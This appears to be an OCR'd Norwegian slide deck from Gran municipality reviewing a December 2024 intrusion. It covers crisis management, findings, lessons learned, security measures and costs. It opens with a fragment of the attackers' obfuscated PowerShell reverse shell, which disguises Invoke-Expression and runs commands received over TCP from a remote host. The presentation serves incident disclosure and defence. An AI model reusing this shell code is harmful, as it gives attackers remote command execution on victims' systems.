    # Initialize byte array
    [byte[]]$by = 0..65535 | ForEach-Object { 0 }
    # Set alias
    # Decoded: KaliBoys INvoKe-eXPreSsioN
    set-alias $kb ($h[0] + $h[3] + "v" + $kb[-3] + $kb[0 - $kb.Length] +
                   $h[8] + "-" + $h[$h.Length - 11] + "X" + "P" + $h[15] +
                   $h[12] + $h[$h.Length - 8] + $kb[7] + $kb[3] + $kb[5] + $h[3])
    # Create TCP Client
    $J = New-Object System.Net.Sockets.TCPClient($B, 80)
    $R = $J.GetStream()
    # Send HTTP GET request
    $d = $e::UTF8.GetBytes($GET)
    $R.Write($d, 0, $d.Length)
    $t = (KaliBoys '$PWD.Path') + " $ " # Get current path/working dir
    # Read response and execute
    while (($l = $R.Read($by, 0, $by.Length)) -ne 0) {
        $v = (New-Object -TypeName $e).GetString($by, 0, $l)
        # Invoke received expression and send result back
        $d = $e::UTF8.GetBytes((KaliBoys $v 2>&1 | Out-String)) + $e::UTF8.GetBytes($t)
        $R.Write($d, 0, $d.Length)
    }
    # Close connection
    $J.Close()
    # Sleep for 3 seconds before reloop
    Start-Sleep -Seconds 3
}
```

Hva kunne skjedd hos Gran?

I ettertid ser vi at det er brukt «kjente» script som i andre tilfeller har ledet til ransomware fra Lockbit

Kali Boys – hvem er det?

GRAN KOMMUNE

Kriseledelse

Foto: Anne Berit Reinsborg, avisen Hadeland

Ti møter i kommunal kriseledelse 17. desember 2024 – 7. januar 2025

- status for hendelses-håndteringen fra IKT-drift, Stab og støtte og Defendable
- status for hvert kommunalsjefområde
  - kartlegging av konsekvenser
  - vurdering av tiltak
- informasjon og kommunikasjon
- oppgaver og oppfølgingspunkter
- felles situasjonsforståelse

GRAN KOMMUNE

Krisekommunikasjon

Kommunikasjon er et fag.

- krisekommunikasjonsplan
- informasjonsreglement

Essensen fra kriseledelsesmøtene kokes ned til et tydelige budskap.

GRAN KOMMUNE

Tekniske funn og foreløpige konklusjoner

- Det var sårbarhet i forbindelse mellom tredjepart og kommunens nett.
- To trusselaktører ble identifisert.
  - Aktiviteten spores tilbake til 6. desember.
  - Angripere forsøkte i liten grad å gå under radaren eller å slette spor underveis.
- Det er ikke funnet kryptering eller forsøk på kryptering, men vi har grunn til å tro at dette var hensikten til minst den ene trusselaktøren.
- Vi har ikke funnet at data er stjålet.
- Rask tilbakestilling var mulig fordi vi slapp å kjøpe nytt utstyr, i liten grad måtte reinstallere/oppgradere programvare og hente backup.
  - Sårbarheter har blitt eliminert forløpende, herunder endring av konfigureringer, sletting av tilganger og resetting passord.

GRAN KOMMUNE

Læringspunkter IKT-sikkerhet


- skjerme brukere som har administrative tilganger bedre (Tieringmodell)
- be om vurdering/scanning av nye løsninger
- oppdatert programvare på internetteksponert infrastruktur
- mer scanning/monitorering med alarmer og mer logging
- strengere tekniske tiltak i nettverk, herunder begrensninger i trafikk og tilgang til bruk av remote desktop verktøy utenifra
- følge med på CPU-aktivitet (kanarifugl)

GRAN KOMMUNE

Mulige tiltak

Teknisk sikring

- Mer monitorering og logging, scanning og penetrasjonstesting
- Permanent MDR
- Forbedre patche-rutiner, programvare- og sikkerhetsoppdateringer
- Brannmur som støtter geoblokkering
- DDOS-filter som ytre beskyttelse
- Skjerming av privilegerte tilganger
- Sikring av AD med «tieringmodell», evt. rendyrke Entra ID
- Flytte domenekontrollere til skyen
- Bedre sikring av OT (VA-systemer)
- Oppgradere MS365-lisenser med mer innebygd sikkerhet



Strategiske valg

- Strammere styringssystem innen digital utvikling
  - Mer ITIL-basert styring med change management, risikovurderinger, arkitekturbasert utvikling
  - Plan for utvikling og anskaffelser på IKT-feltet
- Organisatoriske endringer
  - Mer personalressurs innen IKT-drift
  - IKT-samarbeid med andre kommuner
- Mer systematisk oppfølging og samarbeid med myndigheter og samarbeidspartnere
  - Diginettverkene, Digi Innlandet
  - Helse- og kommune CERT, nasjonalt beskyttelsesprogram
  - KiNS

GRAN KOMMUNE

Bekymringer og dilemma


- Vi har for mange ansatte som vi ikke når direkte med informasjon
- Vi har for liten oppslutning rundt informasjonssikkerhetsopplæring
- Åpenhet og publisitet rundt hendelsen tiltrekker oppmerksomhet fra trusselaktører
- Publisering av ansattinformasjon på kommunens hjemmeside bør vurderes på nytt. Hensyn til åpenhet og sørvis må veies opp mot informasjonssikkerhet.
- Bruk av tid på etterarbeid, erfaringsdeling osv.

Kapasitet og kompetanse

- Anskaffelser, tjenestekjøp og avtaleoppfølging
- Samspill mellom IKT, digitalisering og informasjonssikkerhet på den ene siden og systemeiere og systemansvarlige på den andre siden
- Kompetansebygging og oppgavedeling i egne rekker og opplæring i organisasjonen
- Hybrid driftsmiljø med blanding av on-prem og skybaserte systemer
- Kunstig intelligens, både integrert i systemer og som selvstendig verktøy - og hos trusselaktørene….
- Strategisk planlegging, vurdering av hva vi trenger framover
- Følge med på trusselvurderinger, advarsler, råd og veiledning fra myndighetene – og agere på det som er relevant.
- Følge opp og bidra i samarbeid eksternt, benytte de tilbudene som finnes og utforske nye muligheter
  - Diginettverk (Digi Innlandet)
  - Helse- og KommuneCERT
  - KiNS

De viktigste tingene dere kan gjøre for å beskytte dere nå


1. Sørg for å vite hva som skjer i IKT-miljøet ditt
2. Bestem deg for hva tingene dine skal få snakke med
3. Følg med på, og følg opp, alarmene som teknologien varsler om
4. Ha en plan for hva du skal gjøre hvis alt går ordentlig åt skogen



GRAN KOMMUNE

Veien videre

- Nød-MDR kjøper oss tid i tre måneder.
- Vi skal sette trykk på strategisk planlegging og legge til rette for veivalg framover.
  - Skal vi fortsette i samme spor eller endre retning?
  - Arbeidet sees i sammenheng med temaplan for virksomhetsstyring.



GRAN KOMMUNE

Økonomiske konsekvenser (foreløpige tall)

Engangskostnader til hendelseshåndteringen:


- cirka 2 millioner kroner, fordelt med cirka 1 million kr merforbruk i hvert av årene 2024 og 2025

Behov for økte budsjetter til informasjonssikkerhet, generell heving av sikkerhetsnivået:

- cirka 2-3 millioner kroner årlig (for tidlig å konkludere)

GRAN KOMMUNE

Ansvar for informasjons-sikkerheten følger linjeorganisasjonen



GRAN KOMMUNE

Det beste er det godes verste fiende

Voltaire

Spørsmål?

GRAN KOMMUNE

Digi Innlandet